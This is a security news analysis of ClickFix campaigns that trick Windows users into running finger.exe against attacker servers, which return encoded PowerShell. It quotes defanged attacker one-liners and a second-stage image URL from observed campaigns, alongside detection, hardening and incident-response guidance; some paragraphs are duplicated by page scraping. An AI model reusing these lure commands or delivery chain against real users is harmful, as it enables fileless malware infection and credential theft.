


Security researchers have identified a clever new variation of ClickFix social‑engineering attacks that abuses the decades‑old Windows utility finger.exe and the Finger protocol (TCP port 79) as a covert delivery channel, letting attacker‑controlled servers return encoded PowerShell and script fragments that the victim’s machine then decodes and executes.
The Finger protocol and the accompanying Windows client, finger.exe, date back to early Unix days and were designed to query user information on a remote host. Microsoft’s command documentation shows the command remains present on modern Windows builds (Windows 10, Windows 11 and supported Server versions) when TCP/IP is enabled, meaning it is available by default in many environments. What’s new is attackers repurposing that benign text‑based request/response behavior as a covert data channel: malicious pages (often fake CAPTCHA or fake Windows Update lures associated with the ClickFix family) instruct victims to run a one‑line command that calls finger.exe against an attacker host. The remote finger server responds with lines of text that are, in reality, Base64 or otherwise encoded scripts; the victim system pipes or decodes that text and executes it locally — completing a stealthy, fileless execution chain. Independent reporting and researcher diaries documenting this abuse first surfaced in mid‑November and have been followed by continued telemetry in December.
The most pragmatic defensive posture is layered:
Source: Cyber Press https://cyberpress.org/clickfix-campaign/
 Background / Overview
The Finger protocol and the accompanying Windows client, finger.exe, date back to early Unix days and were designed to query user information on a remote host. Microsoft’s command documentation shows the command remains present on modern Windows builds (Windows 10, Windows 11 and supported Server versions) when TCP/IP is enabled, meaning it is available by default in many environments. What’s new is attackers repurposing that benign text‑based request/response behavior as a covert data channel: malicious pages (often fake CAPTCHA or fake Windows Update lures associated with the ClickFix family) instruct victims to run a one‑line command that calls finger.exe against an attacker host. The remote finger server responds with lines of text that are, in reality, Base64 or otherwise encoded scripts; the victim system pipes or decodes that text and executes it locally — completing a stealthy, fileless execution chain. Independent reporting and researcher diaries documenting this abuse first surfaced in mid‑November and have been followed by continued telemetry in December. Why this matters: legacy tools as modern delivery channels
Legacy protocols and utilities are attractive to attackers for several reasons:- They are present on many endpoints by default and often overlooked by defenders.
- Their expected behavior (plain text responses over TCP) blends with normal network noise and can evade simple content filters.
- Many corporate proxies and gateway policies do not inspect or block obscure legacy ports like TCP/79, meaning outbound finger traffic can pass unhindered.
Technical analysis: how the finger.exe abuse is being used in ClickFix campaigns
High‑level attack flow
- A malicious web page presents a fake UI—typically a CAPTCHA or a Windows Update animation—to convince a user to “verify” or “complete” a step.
- JavaScript on the page either automatically copies a command to the clipboard or instructs the user to paste a one‑line command into the Run box (Win+R) or a shell.
- That one‑liner invokes a native Windows utility — in the finger variation, it runs a command like:
- finger gcaptcha@captchaver[.]top
- finger [email protected][.]108
- The finger server listening on port 79 returns a text response crafted by the attacker. That response contains either:
- A Base64 encoded PowerShell one‑liner that the victim decodes and runs, or
- A small script instructing the host to download an image (e.g., pmidpils[.]com/yhb.jpg) and then decode and execute content embedded in it.
- The victim host decodes and executes the payload, often pulling second‑stage artifacts or reconstructing an in‑memory payload (fileless execution), resulting in credential theft, session hijacking, or implant deployment.
Concrete campaign examples researchers observed
- KongTuke — In a December 11 investigation, a fake CAPTCHA page instructed victims to run
finger gcaptcha@captchaver[.]top. The return data was a Base64‑encoded PowerShell payload; decoded, it spawned further network activity consistent with second‑stage delivery. Packet captures reviewed with a finger filter in Wireshark showed distinct traffic over TCP/79. - SmartApeSG — A contemporaneous sample used
finger [email][email protected][/email][.]108; the server’s response contained a script that directed the victim to downloadpmidpils[.]com/yhb.jpg, save it, then execute it via native scripting, effectively using an image as a carrier for the next stage. This is consistent with the larger ClickFix trend of hiding payloads in images or text blobs and reconstructing them in memory.
Why the Finger channel works for attackers
- Text‑only protocol: Finger’s simple, text‑based output is trivially repurposed to carry Base64, hex, or script fragments.
- Nonstandard port: Many corporate egress controls focus on HTTP(s) and other common service ports; TCP/79 is often unmonitored or permitted.
- Native binary execution path: Using finger.exe eliminates the need to download an obvious executable — the attack remains in the realm of command‑line orchestration and in‑memory activity, which is harder for signature‑based defenses to catch.
Detection and hunting guidance
Effective defensive measures depend on behavioral telemetry and network monitoring rather than static IOCs alone. Use the following prioritized hunts and detections:- Monitor outbound traffic on TCP port 79 and alert on client systems initiating Finger sessions to unrecognized external hosts. The simplest sign is a spike in finger protocol flows from endpoints that wouldn't legitimately use the service.
- Hunt for suspicious process chains that indicate a ClickFix flow — examples include browser/explorer → finger.exe or explorer.exe/browser → mshta.exe → PowerShell. Alert when finger.exe is spawned by an interactive user session to an external host.
- Inspect the Windows Run history (RunMRU) and PowerShell logs for one‑liner invocations, especially commands with
-EncodedCommandor long Base64 blobs. ClickFix incidents often leave a clear RunMRU entry matching the malicious one‑liner. - Look for unusual image retrieval patterns (frequent or large PNG/JPEG requests followed by PowerShell activity). ClickFix stego loaders commonly fetch seemingly benign images that carry payload data.
- Preserve memory images early. Many of these delivery chains are intentionally fileless; the loader and final payloads may exist only in RAM. Memory captures enable recovery of decoded PowerShell and in‑memory loaders.
- Block or flag outbound TCP/79 by default; permit only where business needs are documented.
- Create EDR rules alerting on unexpected finger.exe usage and finger.exe launched by browsers or explorer.exe.
- Enable PowerShell Script Block Logging and centralize logs in a SIEM; search for decoded artifacts and long Base64 strings.
- Hunt for explorer.exe → mshta.exe → PowerShell chains and mark them as high severity for immediate triage.
Mitigation recommendations (users and enterprise)
Immediate steps to reduce risk:- Block outbound TCP/79 at perimeter firewalls and proxies where possible. This removes the network channel attackers rely on for finger‑based delivery. If business exceptions exist, tightly control them.
- Disable or harden finger.exe in managed environments. If disablement is not feasible, restrict execution with application control (AppLocker or Windows Defender Application Control) to explicit admin workflows only.
- Enforce the single‑habit rule: teach users never to paste commands from websites, videos, or chats into the Run dialog or any shell. ClickFix relies on that human pivot; breaking the habit eliminates the core vector.
- Harden PowerShell: enable Constrained Language Mode, enforce script signing policies, and route Script Block Logging to a central collector. These measures increase friction for in‑memory loaders.
- Block or monitor mshta.exe and other high‑risk signed binaries commonly abused for bootstrapping (mshta.exe, regsvr32.exe, certutil.exe). Create alerts for unexpected parent/child relationships.
- Network content inspection: apply deeper inspection for non‑HTTP protocols at strategic egress points and add heuristics to flag large or oddly structured text replies on TCP/79.
Incident response playbook (quick steps)
- Isolate affected machines from the network to disrupt further C2 and downloads.
- Capture memory immediately — the loader and payload are often in RAM only. Prioritize RAM image acquisition before any reboot.
- Collect RunMRU, browser history, and PowerShell logs to reconstruct the pasted command and the server endpoints contacted.
- Rotate credentials and invalidate tokens for accounts used on the host; treat saved cookies and browser sessions as compromised.
- Hunt lateral movement and exfil: look for unusual outbound sessions, subsequent payload fetches (PNG/JPG downloads from unknown domains), and signs of in‑memory implants.
- Reimage if persistence cannot be ruled out. Because evidence is sparse on disk, a full rebuild is often the safest remediation for high‑value endpoints.
Cross‑validation and source reliability
The core claims — that ClickFix pages are instructing victims to run finger.exe and that remote finger servers are returning encoded commands — are corroborated by multiple independent sources. BleepingComputer documented the initial reports of finger being abused in ClickFix variants, and researcher diaries and operational analysis (SANS ISC, Malwarebytes, and multiple vendor advisories) validated live captures showing TCP/79 traffic and Base64 payload deliveries. Microsoft’s documentation confirms the presence of the finger client on modern Windows builds, explaining why the technique is feasible on broad populations of endpoints. These independent corroborations strengthen confidence in the findings. That said, some claims must be treated cautiously:- Attribution and actor naming (e.g., KongTuke, SmartApeSG) in public reporting are based on telemetry patterns and sample clustering; such labels are useful for triage but are provisional until law enforcement or longer‑term multi‑vendor attribution work ties infrastructure and operatives together with higher confidence. Treat actor names as tactical, not definitive.
- Indicators of compromise (IOCs) such as domain names and IP addresses are ephemeral. Researchers noted that domain takedowns or seizures temporarily disrupt infrastructure, but lure pages are trivial to rehost and rotate, so static blocklists age fast. Prioritize behavior‑based detections.
Strengths and weaknesses of the current public reporting
Notable strengths
- Independent confirmation: multiple vendors and independent researchers observed the same high‑level mechanics (fake lures, clipboard/paste execution, fileless loaders, and now the finger channel), which increases confidence in the core findings.
- Actionable detection guidance: public writeups include concrete forensic signals (RunMRU entries, Wireshark finger traffic, unique PNG fetch patterns) that SOCs can operationalize immediately.
Remaining gaps and risks
- Rapidly changing infrastructure: domains, images, and IPs used by these campaigns are short‑lived. Defenders relying exclusively on lists will lose coverage quickly.
- Human‑factor dependency: while this is also an advantage for defenders (the human must still act), the psychological realism of fake OS UX (e.g., Windows Update animations) makes mass training and habit change difficult. Attackers will continue iterating lures to lower suspicion and increase success rates.
Practical recommendations for Windows administrators (concise)
- Block outbound TCP/79 at perimeter and proxy layers except where explicitly required.
- Restrict execution of finger.exe with application control policies or remove it from workstations using centralized management if not required.
- Enforce PowerShell restrictions and enable Script Block Logging; forward logs to SIEM/EDR for detection of encoded command usage.
- Educate users with a targeted campaign: never paste commands from a website or video into Run, CMD or PowerShell. Simulate the paste/run flow to reinforce the habit.
Closing analysis: the broader lesson for defenders
ClickFix’s evolution into abusing legacy protocols such as Finger is a practical demonstration of a persistent reality: attackers will continue to repurpose trusted or forgotten tools when they offer reliable delivery and low detection risk. The combination of social engineering and fileless techniques narrows the window defenders have to detect and respond.The most pragmatic defensive posture is layered:
- Remove unnecessary attack surfaces (block unused legacy egress, restrict risky binaries).
- Raise the cost of exploitation (PowerShell hardening, app control).
- Improve detection (behavioral alerts for uncommon process chains and network flows).
- And finally, address the human vector: focused, habit‑changing education that prevents users from performing the single action that enables these attacks — pasting and running commands from untrusted pages.
Source: Cyber Press https://cyberpress.org/clickfix-campaign/
